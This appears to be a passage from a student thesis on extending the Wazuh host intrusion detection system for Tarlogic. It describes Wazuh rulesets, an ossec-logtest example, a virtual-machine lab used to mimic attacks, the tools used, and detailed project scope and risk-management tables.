Rules can be added in */var/ossec/etc/rules/* and decoders in */var/ossec/etc/decoders/* without any issue, but to change the already existing ones in */var/ossec/ruleset/rules/* or */var/ossec/ruleset/decoders/* is a bad idea because the next changes in those files from updates would overwrite them.

As mentioned before Wazuh adds its own ruleset over the one provided by the OSSEC project. The next table shows about 20% of the combined ruleset that Wazuh uses, where *Out of the box* means that the source was the OSSEC project.

OSSEC Ruleset		
Rule	**Description**	**Source**
amazon_rules	Amazon main rules.	Created by Wazuh
amazon-ec2_rules	Amazon Virtual Private Cloud (Amazon VPC) lets you provision a logically isolated section of the Amazon Web Services (AWS) Cloud where you can launch AWS resources in a virtual network that you define.	Created by Wazuh
amazon-iam_rules	AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources for your users. You use IAM to control who can use your AWS resources (authentication) and what resources they can use and in what ways (authorization).	Created by Wazuh
apache_rules	Apache is the world's most used web server software.	Out of the box
apparmor_rules	AppArmor is a Linux kernel security module that allows the system administrator to restrict programs's capabilities with per-program profiles.	Out of the box
arpwatch_rules	ARPWatch is a computer software tool for monitoring Address Resolution Protocol traffic on a computer network.	Out of the box
asterisk_rules	Asterisk is a software implementation of a telephone private branch exchange (PBX).	Out of the box
attack_rules	Signatures of different attacks detected by OSSEC	Created by Wazuh
auditd_rules	The Linux Audit system provides a way to track security-relevant information on your system. Based on pre-configured rules, Audit generates log entries to record as much information about the events that are happening on your system as possible.	Created by Wazuh
cimserver_rules	Compaq Insight Manager Server	Out of the box
cisco-estreamer_rules	The FireSIGHT System Event Streamer (eStreamer) uses a message-oriented protocol to stream events and host profile information to the client application.	Created by Wazuh
cisco-ios_rules	Cisco IOS is a software used on most Cisco Systems routers and current Cisco network switches.	Out of the box
clam_av_rules	Clam AntiVirus (ClamAV) is a free and open-source, cross-platform antivirus software tool-kit able to detect many types of malicious software.	Out of the box
courier_rules	IMAP/POP3 server	Out of the box
docker_rules	Docker is an open-source project that automates the deployment of applications inside software containers.	Created by Wazuh
dovecot_rules	Dovecot is an open-source IMAP and POP3 server for Linux/UNIX-like systems, written primarily with security in mind.	Out of the box
dropbear_rules	Dropbear is a software package that provides a Secure Shell-compatible server and client. It is designed as a replacement for standard OpenSSH for environments with low memory and processor resources, such as embedded systems.	Out of the box
firewall_rules	FirewallD provides a dynamically managed firewall with support for network/firewall zones to define the trust level of network connections or interfaces. Default firewall management tool RHEL and Fedora.	Out of the box
firewalld_rules	Firewall events detected by OSSEC	Out of the box

Figure 3.6: Portion of the ruleset used by Wazuh[18]

Wazuh provides a way to manually test how an event is decoded and if an alert is generated with the tool */var/ossec/bin/ossec-logtest*[19], which is very useful for debugging. To use it you only need to introduce the data as it would be received by the Wazuh manager. It is possible to show which rules are tried and which trigger an alert for each event. This tools does not need a restart of the wazuh-manager service whenever changes want to be tested because it reads the configuration directly.
But is also worth to mention that some times it can be misleading because it does not work in the same way as the manager. For example the logtest may show that the log matches a certain rule but actually it has matched a previous one silently.

For example for this input:

```
Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516
```

We get the next output:

```
$ /var/ossec/bin/ossec-logtest

Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516

**Phase 1: Completed pre-decoding.
        full event: 'Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516'
        hostname: 'ip-10-0-0-10'
        program_name: 'sshd'
        log: 'Accepted publickey for root from 73.189.131.56 port 57516'

**Phase 2: Completed decoding.
        decoder: 'sshd'
        dstuser: 'root'
        srcip: '73.189.131.56'

**Phase 3: Completed filtering (rules).
        Rule id: '5715'
        Level: '3'
        Description: 'sshd: authentication success.'
**Alert to be generated.
```

Figure 3.7: Example of output for ossec-logtest

This example shows how Wazuh processes the input text, that usually would be in a SSH event. The decoder *sshd* matches the format of the input text, and that it is able to extract the *dstuser* and *srcip* fields. Then the event is processed by the set of rules until it matches the conditions of the rule *5715*, which should generate an alert.

After version 3.0.0 (we are currently in 3.9) Wazuh incorporates an integrated decoder for JSON logs enabling the extraction of data from any source in this format. This can be very useful in many situations, for example trivializing the generation of alerts for programs reporting in JSON, without the need for a decoder for each one[20].

Another interesting feature is to check if a field extracted during the decoding phase is in a CDB list (constant database). The main use case of this feature is to create a white/black list of users, IPs or domain names.[21].

3.2 Laboratory

This project was run under a GNU/Linux distribution in one of the personal computers of the student. Said computer has 20GB of RAM, an *i5-2500k* processor and about 500GB of free disk storage for this project (of which 100GB were of Solid State Disk).

Hosting services were considered but discarded, because their biggest advantage would be to be able to work on this project anywhere (since the only user is the

student). This is something that can be achieved in a home computer with port redirection and either knowing the external IP of the router or using a naming service, but in this case there was no need to connect from the outside.

3.2.1   Virtual machines

VirtualBox was chosen as the host program of the virtual machines because it was the one the student had the most experience with.
This laboratory consist of multiple virtual machines, that represent:

- An enterprise domain of Windows computers, named **Wazuh.local**, managed by Windows' Active Directory:

  - Windows Server 2019, as Domain Controller of the Active Directory.

  - Windows Server 2019, as a SMB file server.

  - Windows 10, as a basic workstation.

- The Wazuh server: A CentOS 7. As mentioned before in 3.1.2, we are using a single server to host both the Wazuh manager and the ELK stack.

- An offensive security box: In this case with Kali Linux. This is used to access the Windows boxes in some of the attacks.

Figure 3.8: Virtual machines in the project

Every machine has two network interfaces, one for the internal network (10.0.3.0) and another for accessing the internet connection of the host. Each of the Windows boxes have a Wazuh agent installed, that reports to their manager (server) in the CentOS box. All the ruleset changes and log processing was done directly on the CentOS machine.

Most of the time only the DC and the CentOS machine were powered on, but when all of them were being used at the same time they consumed about 12GB of RAM. Leaving aside booting, they did not affect performance in a perceptible way, either one to each other or to the host.

Snapshots were taken when significant changes were made, like relevant installation or configuration. Then the virtual machines with their snapshots were copied to a couple of external disks as backup. At the end of the project near 60 snapshots were taken and the virtual machines with their snapshots were using about 160GB of disk space.

3.3   Technologies and tools in detail

This section groups and explain the main software used in the project for an easier overview.

3.3.1   For development and configuration

- Wazuh: Wazuh[22] is the core of this project and some of the configuration of the system had to be done with it. In this project ruleset files were created to detect the targeted threats.

- Sysmon: Sysmon[23] reports events based on its configuration, which in most cases give more insight of the status of the system than normal Windows events.

- PowerShell: Some basic scripting[24] was done in PowerShell to mimic attacks and to perform a particular detection with a remote command.

3.3.2   For pentesting

- PowerShell scripts: Third-party tools written in PowerShell were used to mimic attacks.

- PowerShell and Windows built-ins: Some harmless PowerShell commands were used in combination with Windows built-ins in order to extract useful data for an attacker.

- Linux shell programs in GNU/Linux: They were used in order to fully understand how some of the security was implemented in the Windows systems. For example their network share was first tested with the Samba command *smbclient*.

- Metasploit: It was used as framework[25] for getting information and to exploit security vulnerabilities, mimicking an attacker.

- Mimikatz: Mimikatz[26] was one of the most used tools for extracting data and gaining privileges.

- Other third-party tools were used to dump data from memory or extract credentials. They were only used in order to gather enough data to assure the identification of attack patterns from different sources.

- OpenSSL[27]: Set of tools for secure communications. In this project it was used to encrypt files for crypto ransomware testing.

- Trid[28]: It is a tool for scanning files in order to find their type.

- Dharma[29]: It is a crypto ransomware malware that was executed in order to test the configuration against a real software.

3.3.3 For processing logs

- The Kibana plugin for Wazuh: It provides an easy and fashionable way to show the triggered alerts with a web browser. It was only used at first, before it felt too slow and shallow.

- Linux shell programs in GNU/Linux: The most used were Grep, AWK and Tmux. They were used to process the logs of Wazuh for most of the project. These logs include the received events and the triggered alerts. They were a good fit because they are easy to write commands on, they are fast and the queries needed for this project were quite simple. Grep was used for finding events with certain patterns. AWK to parse logs for easier comprehension. Tmux is a terminal multiplexer, which is basically a program that controls a bunch of terminals, and was used to manage the shells and to find and copy strings in them, similar to an Integrated Development Environment (IDE).

- The Windows Event Viewer: To troubleshoot inspecting the logs generated from Sysmon. Some times under heavy load (particularly after booting) the agent could not send the data to the manager without a significant delay of a couple of minutes.

3.3.4 For the documentation

- Git: It was used to store the memory and manage its changes, through a Github repository[24].

- Vim + LATEX+ Latexmk: Vim was used as the text editor to write all the documentation and most of the ruleset and scripts. This was easier for me than using other editors because I have a fair amount of customization for Vim, in my general purpose dotfiles[30]. LATEXwas the medium the memory was written in (including the WBS and Gantt diagrams), with Latexmk for its compilation.

- Draw.io: A web application for general purpose drawing[31]. It was used for making diagrams in this project.

- Simplescreenrecorder: It is a GNU/Linux program. It was used to record videos during critical tasks using the virtual machines. These serve just as a way to assure the student these tasks were done exactly as he remembers them, or how to reproduce them. They did not take much disk space (about

~110MB per hour) while still having decent image quality. The recording settings were 15 frames per second and h264 codec with a constant rate factor of 32.

- Linux shell programs: Some simple commands to make sure no minor elements are forgotten. For example that all references and images are used, and that any relevant acronyms are explained in the glossary.

- Aspell: It is a spell checker[32], this is a program for reviewing that words are written correctly in the specified language. This program has a mode for LaTeXthat ignores its commands without the need of a special dictionary.

Chapter 4

Project management

A project is temporary in that it has a defined beginning and end in time, and therefore defined scope and resources. And a project is unique in that it is not a routine operation, but a specific set of operations designed to accomplish a singular goal.

Project management, is the application of knowledge, skills, tools, and techniques to project activities to meet the project requirements[33]. It is important to note that the actions on each area of the project may affect other areas, increasing the difficulty of the management.

4.1   Scope management

The management of the scope of the project has the necessary processes to guarantee that the objectives are met. The scope management allows the project to start focused in what really matters, not losing time in irrelevant details or desirable additions that can not be implemented, by identifying and describing the necessary tasks.

4.1.1   Description of the scope

This project tries to improve the detection of intrusions with the already existing HIDS Wazuh. This kind of objective can be accomplished by very different approaches. This is because the software can be used in many scenarios, it is very related to other software and it is in active development.

Even though some tasks can be considered difficult due to the amount of new technologies and tools there should be no problem to meet the basic objectives. This is because we have the **freedom to adapt the scope at any time** and there is more than enough time for the essential parts of the project.

From before the start of the project the was some freedom on how to handle

the requirements, as long as the essential ones were fulfilled. This uncertainty has been reduced with planning and research for the pre-project documentation, but is still something to take in mind in the management of the project.

4.1.2   Acceptation criteria

In order for the product to be accepted the essential requirements need to have been accomplished before the time limit of the project. The rest of the requirements will be implemented if there is enough time left.
In this project the requirements will be fulfilled in multiple stages along the project, with increments. Using increments fits the project because the software developed is very simple and it allows a modular management of the requirements.

4.1.3   Increments

The essential increments to the project are:

- Increment 1: Common attacks in Windows Server.

- Increment 2: Use of more data sources that are not built-in in a standard system installation, like Sysmon. By itself having more data does not mean more attack detection, but certain attacks could not be identified without them.

- Increment 3: Detection/action against ransomware.

These were chosen because they seem the most straightforward and Wazuh needs tangible security measures against common threats, which seems to be were Wazuh lacks the most right now.

The rest of the increments are considered optional and can be removed if there is not enough time left. The order is based on the estimation of the relevance of the increment for Wazuh and our project.

- Increment 4: Adapt Wazuh configuration to typical requirements from enterprises. This is considered a very important increment because it could be a selling point for some enterprises, that probably do not want the same level of security for all their computers and the time to set it up (or at least from scratch). There is a chance that something like this already exists and can be used instead of manually writing configuration profiles and scripts. For example Wazuh supports integration with OpenScap, an open source security compliance to manage configuration and tools.

- Increment 5: Explore solutions in problems with GPDR. Tarlogic stated that it would be nice to have it.

- Increment 6: Additional detection for GNU/Linux. This could have more or less the same impact as increment 1 for some clients, but Tarlogic was more interested in Windows and Wazuh seems to be more oriented towards GNU/Linux, therefore needing it less.

- Increment 7: VirusTotal integration. The problem with this increment is that VirusTotal's public API key has more limited features and has a 4 requests/minute limitation[34]. We assume the use of a public API key because it would fit the profile of a client using Wazuh, which has no charge. Also the exploration on this increment could not really be considered more than a patch to Wazuh, without really improving it, but still it would be an effective workaround for the problems we can not solve right now with only Wazuh.

4.1.4 Products of the project

At the end of the project the next elements will be delivered to the client:

- The memory of the project (this very document).

- The code developed.

- The user manual

These products are included in the repository of the memory hosted on Github[24].

4.1.5 Exclusions

As in any project of this kind we had to leave some ideas behind. For example an interesting way to take advantage from IDS is to set up a honeypot (a false server just to be compromised) and learn from the intrusions suffered, improving the defenses (firewall, IPS and IDS) for the real servers.
There are some honeypot implementations that automate (for example with machine learning) the generation of rules for certain IDSs, but it is not yet a trend because there are several problems[35][36][37][38]:

- Experienced attackers have learned to avoid honeypots, because they are easy to identify due to the low security they have.

- It is not trivial to automate correctly the defense based on the information of the system, because its state can be very complex (for example due to more than one attack at the same time).

This automation would be a great solution to the need to manually update the rules and depending of the case it could even protect against zero-day vulnerabilities. Despite being interesting this was not even included as a possible increment because of the complexity of the task.

There is also the option to use honeypots only to detect attackers with the existing rules, without looking for improving them. Normally they are easy to set up, for example cloning the virtual machine of a server and making it easier to access, removing critical data and monitoring some kind of bait for the attacker. They are not excluded from this project, but they are not explicitly set to be part of an increment; they will be used if they turn out to be useful in some regard.

There is always a risk of an intrusion disabling the security of the system and there is no way to guarantee that it will not happen. In this case the attacker would have to somehow not be detected or cut the IDS before it sends the alert but in a way that is not suspicious (for example shutting it down completely would be obvious for a central manager). Our approach is to trust the IDS and work on improving the detection of known attacks instead working in the worst case scenario.

Exploring a HIDS with behaviour analysis was also considered but rejected because it is more fit for a network approach. Still it is a shame because of their protection against many zero-day attacks.

We focus on a host approach, leaving aside most of the detection capabilities for the network. This means less detection, a lower detection rate, less options to improve the detection process and worse performance in the analysis of network traffic. Having chosen to focus on HIDS the best way to have also a good NIDS process would be the use of a NIDS along with our HIDS.
Wazuh offers this kind of integration with Bro and Suricata and probably it would be possible to extend it to other NIDSs like Snort, but this was not a priority for the client.

For Windows systems monitoring registry changes could be explored in the same way we study events in this project. Wazuh can detect changes in the registry as it does with other files: registering its hashes and checking for changes periodically. Windows has audit options for registry, which generate events that allow to monitor it with Wazuh. Sysmon also has events for the registry changes: creation, deletion, renaming and value modification. Because of the lack of time and experience this idea was left behind for most of the project, leaving aside a minor part in the third increment.

YARA is very interesting for this kind of project, because it provides the ability

to scan the memory for signatures. The problem for using it with Wazuh currently is that it belongs to the Virustotal pack of malware detection tools, so it could be used with Wazuh with a Virustotal API key, but the free version of the API key only allows a few queries (the option of getting a premium key was not considered).
There has been for months an open issue in the Github page of Wazuh for integrating it with YARA (as other IDSs have done before). This integration would allow unlimited use of YARA scans. The issue has recently evolved to an issue to integrate YARA into Wazuh as a module[39]. Unfortunately this was not done before the first increment of the project was completed, so there was no chance to use it in the project.

Sigma[40] is a project that maintains a Generic Signature Format for SIEM Systems. This means a set of files describing threats and relevant information about them, like signatures and false positives. An automated integration with Sigma would also be possible with a script to convert Sigma rules to OSSEC, which was not even considered because it falls out the scope. It could be been used in some parts of this project as a manual resource to find patterns to look for, but in the end was not necessary.

Another idea that was left behind was to assure the protection of the Wazuh agent itself in case of attack. This would cover the detection of processes attempting to stop or modify the agent program or the data sent to the manager. This can also be applied to other actions like disabling logs and modifying settings or security policies. It is interesting for the project because it would be one of the first and most effective steps that a smart attacker would do to avoid being detected. This issue was raised in the initial meeting with Tarlogic but was not considered a priority, therefore it was not included in the requirements.

4.1.6   Restrictions

Leaving aside the time constraint of ~400 hours, the two main factors to decide what improvements to choose for this project are a student without experience in professional cybersecurity and that we want some kind of immediate results from this project. This is why instead of a pure research project (for example machine learning with IDS), we opted for a more traditional and safer approach. Because of this most of the increments were optional (due to the high probability of initial scope being too ambitious), but the first increments are considered vital to the project.

A minor restriction is to deliver correctly all the products of the project before the presentation date.

4.2   Risk management

Risk management can be summarized as a group of processes whose objective is to avoid undesirable or unexpected situations for the duration of the project.

The management of the risks of the project has the next steps:

- **Risk metrics**: A short clarification of how to estimate the probability, impact and exposition of risks.

- **Risk identification**: Analysis to identify the risks that can affect the project. This was performed by brainstorming and reviewing the list of identified risks.

- **Risk analysis and planning**: All the risks are analyzed, setting their properties (probability, impact, indicator, etc). Also prevention and/or correction measures for each risk are planned in case they take place. Prevention measures are optional and deployed before the risk happens, while correction measures are mandatory and used after a risk triggers. There are three types of measures:

  - *Avoid*: They attempt to negate the occurrence or progression of the risk. It only makes sense for them to be in prevention.

  - *Mitigation*: The impact is reduced. They can be for either prevention or correction. In the case of correction they are known as contingency too.

  - *Transference*: Another entity takes care of the problem. In this project this almost never applies because there are no third-party involved to rely responsibility on, except in very specific cases.

4.2.1   Risk metrics

The values of probability and impact are estimations made by the student, based on his current experience (without any further study or references).
To ease their management they are classified into Low, Medium or High, depending on their values as the next two tables show:

Chances of the risk happening	Probability
$\geq 80\%$	High
Between 30% and 80%	Medium
$\leq 30\%$	Low

Table 4.1: Probability classification of risks

Resource in Place / Effort / Cost	Impact
≥20%	High
Between 10% and 20%	Medium
≤10%	Low

Table 4.2: Impact classification of risks

The calculation of the exposition is provided by the next table, based on the values of probability and impact:

Exposition		Probability		
		High	**Medium**	**Low**
Impact	**High**	High	High	Medium
	Medium	High	Medium	Low
	Low	Medium	Low	Low

Table 4.3: Method of calculation of exposition based on probability and impact

4.2.2 Risk identification

The next table shows the list of identified risks of the project.

Identifier	Name
R-01	Optimistic planning, "best case", instead of a realistic "expected case"
R-02	Bad requirement specification
R-03	Design errors
R-04	Lack of key information from sources
R-05	Lack of feedback or support from the security consultants from Tarlogic
R-06	The learning curve of some technologies is larger than expected
R-07	The uncertain parts of the project take more time than expected
R-08	Source material is not available
R-09	Unexpected changes to any of the software used in the project
R-10	Loss of work
R-11	Wrong management of the project's configuration
R-12	A delay in one task leads to cascading delays in the dependent tasks
R-13	The student can not find a way to code the detection of a certain occurrence
R-14	The quality of the product is not enough
R-15	Sickness or overwork
R-16	Performance issues
R-17	Unnecessary work
R-18	Optional requirements delay the project
R-19	Unexpected personal events delay the project

Table 4.4: List of the risks of the project

4.2.3   Risk analysis and planning

An analysis on the risks previously identified was made. The next tables list the risks with their basic data, estimations, contingency and prevention measures when possible.

Identifier	**R-01**
Name	Optimistic planning, "best case", instead of a realistic "expected case"
Description	An optimistic planning at the start of the project does not take into account problems or delays, and so it does not allocate time for them.
Negative effects	Could mean the failure of the project if the objectives can not be accomplished in the time left. Cascading delays, because the work done would not fit the planning.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 consecutive delays, after the beginning of the project.
Prevention: Avoid	Allocate a bit more time than initially expected for each task, in case something goes wrong.
Correction: Mitigate	Redo the planning. Reduce the scope of the project, leaving out initially planned optional increments.

Identifier	**R-02**
Name	Bad requirement specification
Description	The requirements specified at the beginning of the project are not enough detailed, are not needed or there are new requirements after the beginning of the project.
Negative effects	Possible failure of the project if the objectives can not be accomplished in the time left. Wasted time, due to lack of communication in the requirement specification.
Probability	High
Impact	High
Exposition	High
Indicator	There are 3 changes in the requirements specification.
Prevention: Mitigate	Confirm that all the requirements have been identified at the beginning of the project. Assure that there is no ambiguity in the requirement specification.
Correction: Mitigate	Redo the requirement specification. Rework of related requirements and work based on them, including the need to test the results. Redo the planning. Reduce the scope of the project.

Identifier	**R-03**
Name	Design errors
Description	A design is not enough or is incorrect. This can be found in later stages, when it is clear that the implementation based on the design would not satisfy the requirements.
Negative effects	Having to redesign and maybe redo the work based on the design. Minor delays.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There are 3 designs that need rework.
Prevention: Mitigate	Use design patterns if needed (this project should have very simple designs, so it is possible that there is no need to use them). Make the design as simple and modular as possible.
Correction: Mitigate	Redesign and probably change and test the work based on the design.

Identifier	**R-04**
Name	Lack of key information from sources
Description	Not having key information from articles, documentation or manuals.
Negative effects	Minor delays. Loss of quality. Added difficulty, even if the work is done in time. Maybe rework and test the functionality, even completely, to follow the desired procedure.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the attack and the related tools ends being 50% longer than expected.
Correction: Mitigate	Ask the security consultants from Tarlogic for specific information. Possibly the need to rework completely some functionality.

Identifier	**R-05**
Name	Lack of feedback or support from the security consultants from Tarlogic
Description	Because I do not know enough about some technical aspects of cybersecurity to solve all the problems by myself in time, Tarlogic has offered to help (in a tutoring way) if a problem arises. This help could be critical to solve or get around some of the most complex problems, which probably happen to be critical points, needing to be dealt with to continue working on that stage.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	A simple technical question takes more than 2 working days to be answered or a complex question takes more than 7 working days.
Prevention: Mitigate	Ask in a clear way and with as many details as possible. Ask during work hours, to ensure they are available.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	**R-06**
Name	The learning curve of some technologies is larger than expected
Description	This is a critical need because not having enough knowledge can result in an inefficient approach to accomplishing the objectives.
Negative effects	Loss of quality. The work is more complicated.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the technologies ends being 50% longer than expected.
Correction: Mitigate	Redo planning and possibly change the scope. Ask the security consultants from Tarlogic for specific help. Maybe the need to rework completely some functionality.

Identifier	**R-07**
Name	The uncertain parts of the project take more time than expected
Description	There is not enough specification on what a tasks implies or not enough planning. This means that a part of the project is not understood as it should, and the work done is not what was expected or is not enough, needing more time to finish.
Negative effects	Wasted time that should have been easy to avoid. Loss of quality. Could mean the failure of the project if the objectives can not be accomplished in the time left.
Probability	Low
Impact	High
Exposition	Medium
Indicator	A task takes 25% more time than expected and when the causes are investigated it is revealed that there were ambiguous descriptions or planning.
Prevention: Avoid	Try to detail every part enough, having no obvious ambiguity.
Correction: Mitigate	Possible need to redo the specifications. Redo planning and possibly change the scope. Maybe having to redo related work.

Identifier	**R-08**
Name	Source material is not available
Description	All or part of the source material can not be accessed, probably because the only host of the resource is down.
Negative effects	In some cases this could mean a delay in a critical task, delaying the whole project for an unknown period of time.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There have been at least 10 failed attempts to download the source material, at least 5 with a computer A in a network X and at least 5 with a computer B in a network Y.
Prevention: Avoid	When possible choose the source with the best uptime.
Correction: Mitigate	Redo planning and possibly change the scope. Possible need to cut out the part of the project that depends on this source. Maybe find another source or wait for the original source to be accessible again.

Identifier	**R-09**
Name	Unexpected changes to any of the software used in the project
Description	Changes to base software could affect this project directly or indirectly: programs could fail or not work as expected. This could mean any software changes, from simple syntax to API changes. It is possible that these changes would eliminate the need of planned or already done work. In a project that does not work in a bleeding edge environment, like this, this occurrence should be very rare and even if it were to happen it would have to interfere with the part of the software this project uses, which (as this is not bleeding edge) normally would be backwards compatible.
Negative effects	Minor delays. Unnecessary work.
Probability	Low
Impact	Low
Exposition	Low
Indicator	The software is not working as expected due to a change in another software version.
Prevention: Mitigate	When possible use software that follow good design guidelines and try to be backwards compatible. Be informed about the roadmap and future functionalities of these software projects.
Correction: Mitigate	Need to adapt the software to work as expected or remove the related functionalities.

Identifier	**R-10**
Name	Loss of work
Description	Due to a bad configuration management or something else, there is a loss of work related to this project.
Negative effects	Need to do again the work already done but lost. Depending of the time needed to recover the work, there could be minor or very big delays, planning, changes to the scope of the project and even its failure.
Probability	Low
Impact	High
Exposition	Medium
Indicator	The need to replicate already done work is greater than 30 minutes.
Prevention: Mitigate	Take snapshots of the relevant virtual machines when significant changes are made and copy them to an external disk. Backup in some way (automated or manual) the configuration elements, including pushing commits to the Github repository.
Correction: Mitigate	Recover the last backup available of the work. If needed work even outside schedule and in holidays.

Identifier	**R-11**
Name	Wrong management of the project's configuration
Description	The project's configuration is inefficient or lacks work. For example due to unclear changes or taking too long to commit changes.
Negative effects	Maybe the failure of the project if the objectives can not be accomplished in the time left. Possibly wrong baselines or identification of the configuration elements. It could take more time than expected to manage the project. The project suffers delays because of the need to redo management work and/or planned tasks.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 delays because of the configuration of the project.
Prevention: Avoid	The configuration of the project should be just complex enough (without ambiguity, to ensure a proper management), but not too much complex (which would be hard to follow). Use of familiar and standard tools, like Git. Optionally use an easier to manage life cycle.

Identifier	**R-12**
Name	A delay in one task leads to cascading delays in the dependent tasks
Description	A task gets delayed and one or more tasks depend on its completion to start, so they get delayed too.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	At least 2 tasks are delayed, due to only one of them needing more time.
Prevention: Avoid	When planning, avoid task dependencies whenever possible. Optionally use a life cycle based on increments.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	**R-13**
Name	The student can not find a way to code the detection of a certain occurrence
Description	It could be that the knowledge of the student is too limited or the problem is too difficult for this kind of project. Another possibility is that the event is impossible to detect with the current technologies.
Negative effects	High difficulty to estimate the time needed to detect the event. Cascading delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	Finding a way to detect the occurrence takes 30% more time than planned.
Prevention: Mitigate	Have as much information on the problem as possible, the more detailed the better.
Correction: Mitigate	Ask the security consultants from Tarlogic for help. Demonstrate that it is possible to detect it.

Identifier	**R-14**
Name	The quality of the product is not enough
Description	The final result does not comply with the quality standard set for this project.
Negative effects	The incorporation to the official repository gets rejected. Redo planning and possibly change the scope. Analysis of the changes needed to improve the quality.
Probability	Low
Impact	High
Exposition	Medium
Indicator	Getting 10 suggestions to rework functionality.
Prevention: Avoid	Follow design patterns. Follow the design guidelines of the official repository when possible.
Correction: Mitigate	Need to redo and test work. Pass some kind of quality control.

Identifier	**R-15**
Name	Sickness or overwork
Description	The health of the student deteriorates to the point it affects the project.
Negative effects	Probably the quality of the project drops. Possibly delays, that could be hard to estimate. Analysis of the changes needed to improve the quality. In the worst case scenario the project can not continue and fails.
Probability	Medium
Impact	High
Exposition	High
Indicator	There is a clear deterioration of the student health and an unexpected delay.
Prevention: Avoid	Stay healthy by following a regular schedule for work and exercising, that includes multiple rest periods. Optionally maintain a diet.
Correction: Mitigate	Go to the doctor and follow any instructions to improve the recovery.

Identifier	**R-16**
Name	Performance issues
Description	The program is too heavy for the environment and takes too much resources, because there are not good enough optimizations or the problems are poorly approached.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	The program takes 30% more resources than expected at the beginning of the project.
Prevention: Mitigate	If possible use efficient algorithms and check the efficiency after the testing is done for each increment.
Correction: Mitigate	Analysis of faster ways to solve the problem. Code and test a faster solution.

Identifier	**R-17**
Name	Unnecessary work
Description	Resources are wasted in work that latter is not used. This could happen because multiple reasons, like wrong assumptions or balancing of the remaining time of the project.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality not necessary or useful for any requirement.
Prevention: Avoid	In the design stage make sure that everything is really needed.
Correction: Mitigate	Evaluate again if the work planned is really needed.

Identifier	**R-18**
Name	Optional requirements delay the project
Description	Optional requirements get too much time or are treated as vital.
Negative effects	The task related to these requirements get too much resources. Vital requirements get less resources, making the project loss value.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality from an optional requirement, when the project is behind schedule and there are vital requirements not yet accomplished.
Prevention: Avoid	The optional requirements are planned as optional: they are only done if there is enough time left.
Correction: Mitigate	Redo the planning.

Identifier	**R-19**
Name	Unexpected personal events delay the project
Description	There are unplanned occurrences that need considerable time from the student, for example family matters.
Negative effects	Time loss, resulting in a quality drop and possibly in a smaller scope. It can be hard to specify when the event will end, resulting in uncertainty and the failure of the project in the worst case scenario. Vital requirements get less resources, making the project loss value.
Probability	Medium
Impact	High
Exposition	High
Indicator	The student stops working on the project for more than 2 planned weeks, to attend personal matters.
Prevention: Avoid	Always be organized and try to predict time consuming events.
Correction: Mitigate	Redo the planning. Use personal time like holidays and weekends to work on the project to compensate. In extreme cases the project may be put on hold or even fail.

4.3   Configuration management

The objective of the management of the configuration is to control the changes on the configuration elements, for the duration of the project. This assures the work is always archived, resulting in multiple control advantages.

A Git repository[24] hosted on Github was used to manage the documentation of the project, which revolves mostly around this document. Another private Git repository was used to keep track of notes, uncertain elements and development in process.
Git commits are used to keep track of the changes made in the documentation. Issues, milestones, releases and other features were not used, but they could be if any need appeared. There is only the master branch, because this project is not about software development and there is only one contributor.

4.3.1   Configuration elements

They are the items that need to be monitored in order to guarantee the consistency of the project. They can be grouped into:

